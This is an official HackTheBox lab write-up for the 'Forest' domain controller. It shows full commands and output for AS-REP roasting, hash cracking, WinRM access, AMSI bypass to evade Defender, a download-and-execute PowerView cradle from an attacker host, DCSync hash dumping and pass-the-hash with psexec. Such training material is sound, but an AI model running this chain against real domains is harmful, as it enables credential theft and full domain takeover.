HACKTHEBOX

Forest

17th March 2020 / Document No D20.100.61

Prepared By: MinatoTW

Machine Author(s): egre55 & mrb3n

Difficulty: Easy

Classification: Official

Synopsis

Forest in an easy difficulty Windows Domain Controller (DC), for a domain in which Exchange Server has been installed. The DC is found to allow anonymous LDAP binds, which is used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes.

Skills Required

- Enumeration

Skills Learned

- ASREPRoasting
- Enumeration with Bloodhound
- DCSync Attack

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.161 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.161
```

```
nmap -sC -sV -p$ports 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-17 13:08 IST
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds Windows Server 2016 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows y LDAP (Domain: htb.local)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

The machine appears to be a Domain Controller for the `HTB.LOCAL` domain.

LDAP

It's worth checking if the LDAP service allows anonymous binds using the `ldapsearch` tool.

```
ldapsearch -h 10.10.10.161 -p 389 -x -b "dc=htb,dc=local"

# htb.local
dn: DC=htb,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=htb,DC=local
instanceType: 5
whenCreated: 20190918174549.0Z
whenChanged: 20200317074220.0Z
subRefs: DC=ForestDnsZones,DC=htb,DC=local
subRefs: DC=DomainDnsZones,DC=htb,DC=local
subRefs: CN=Configuration,DC=htb,DC=local
<SNIP>
```

The `-x` flag is used to specify anonymous authentication, while the `-b` flag denotes the basedn to start from. We were able to query the domain without credentials, which means null bind is enabled.

The windapsearch tool can be used to query the domain further.

```
python windapsearch.py -d hb.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None
[+] Enumerating all AD users
[+]     Found 28 users:
cn: Guest
cn: DefaultAccount
<SNIP>
cn: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e
userPrincipalName: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local
```

The `-U` flag is used to enumerate all users, i.e. objects with `objectCategory` set to `user`. We find some username and mailbox accounts, which means that exchange is installed in the domain. Let's enumerate all other objects in the domain using the `objectClass=*` filter.

```
python windapsearch.py -d hb.local --dc-ip 10.10.10.161 --custom "objectClass=*"
<SNIP>
[+] Performing custom lookup with filter: "objectClass=*"
[+]     Found 313 results:

OU=Service Accounts,DC=htb,DC=local
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
OU=Security Groups,DC=htb,DC=local
<SNIP>
```

The query found 313 unique objects, among which is a service account named `svc-alfresco`. Searching for `alfresco` online brings us to this setup documentation. According to this, the service needs Kerberos pre-authentication to be disabled. This means that we can request the encrypted TGT for this user. As the TGT contains material that is encrypted with the user's NTLM hash, we can subject this to an offline brute force attack, and attempt to get the password for `svc-alfresco`.

Foothold

The `GetNPUsers.py` script from Impacket can be used to request a TGT ticket and dump the hash.

```
GetNPUsers.py htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:552c1fa3f1a4e31ce2a6cfb7<SNIP>
```

Let's copy the hash to a file, and attempt to crack it using JtR.

```
john hash --fork=4 -w=/home/user/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep)
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
```

The password for this account is revealed to be `s3rvice`. As port 5985 is also open, we can check if this user is allowed to login remotely over WinRM using Evil-WinRM.

```
ruby evil-winrm.rb  -i 10.10.10.161 -u svc-alfresco -p s3rvice
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

The is successful and we have gained command execution on the server.


Privilege Escalation

Let's use bloodhound to visualise the domain and look for privilege escalation paths. The python based ingestor can be installed with `pip install bloodhound`.


```
bloodhound-python -d htb.local -usvc-alfresco -p s3rvice
-gc forest.htb.local -c all -ns 10.10.10.161

INFO: Found AD domain: htb.local
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
WARNING: Could not resolve SID: S-1-5-21-3072663084-364016917-1341370565-1153
INFO: Found 32 users
INFO: Found 75 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 01M 40S
```

There should be JSON files outputted in the folder, which can be uploaded to the bloodhound GUI. Search for the `svc-alfresco` user and mark it as owned. Double clicking on the node should display it's properties on the right. It's found that `svc-alfresco` is a member of nine groups through nested membership. Click on `9` to reveal the membership graph.



One of the nested groups is found to be `Account Operators`, which is a privileged AD group. According to the documentation, members of the `Account Operators` group are allowed create and modify users and add them to non-protected groups. Let's note this and look at the paths to Domain Admins. Click on `Queries` and select `Shortest Path to High Value targets`.



One of the paths shows that the `Exchange Windows Permissions` group has `WriteDacl` privileges on the Domain. The `WriteDACL` privilege gives a user the ability to add ACLs to an object. This means that we can add a user to this group and give them `DCSync` privileges.

Go back to the WinRM shell and add a new user to `Exchange Windows Permissions` as well as the `Remote Management Users` group.

```
PS C:\Users\svc-alfresco\Documents> net user john abc123! /add /domain
The command completed successfully.

PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" john /add
The command completed successfully.

PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" john /add
The command completed successfully.
```

The commands above create a new user named `john` and add him to the required groups. Next, download the PowerView script and import it into the current session.

```
PS C:\Users\svc-alfresco\Documents> menu
[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

PS C:\Users\svc-alfresco\Documents> Bypass-4MSI
[+] Patched! :D

PS C:\Users\svc-alfresco\Documents> iex(new-object net.webclient).
downloadstring('http://10.10.14.6/PowerView.ps1')
```

The `Bypass-4MSI` command is used to evade defender before importing the script. Next, we can use the `Add-ObjectACL` with john's credentials, and give him DCSync rights.

```
$pass = convertto-securestring 'abc123!' -asplain -force
$cred = new-object system.management.automation.pscredential('htb\john', $pass)
Add-ObjectACL -PrincipalIdentity john -Credential $cred  -Rights DCSync
```

The `secretsdump` script from Impacket can now be run as john, and used to reveal the NTLM hashes for all domain users.

```
secretsdump.py htb/john@10.10.10.161
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
Password: <abc123!>
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8
```

The obtained Domain Admin hash can be used to login via psexec.

```
psexec.py administrator@10.10.10.161
-hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6

Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file gdHLEBFh.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service fskb on 10.10.10.161.....
[*] Starting service fskb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \users\administrator\desktop
 Volume in drive C has no label.
 Volume Serial Number is E8B0-D68E

 Directory of C:\users\administrator\desktop

09/23/2019  02:15 PM    <DIR>          .
09/23/2019  02:15 PM    <DIR>          ..
09/23/2019  02:15 PM                32 root.txt
```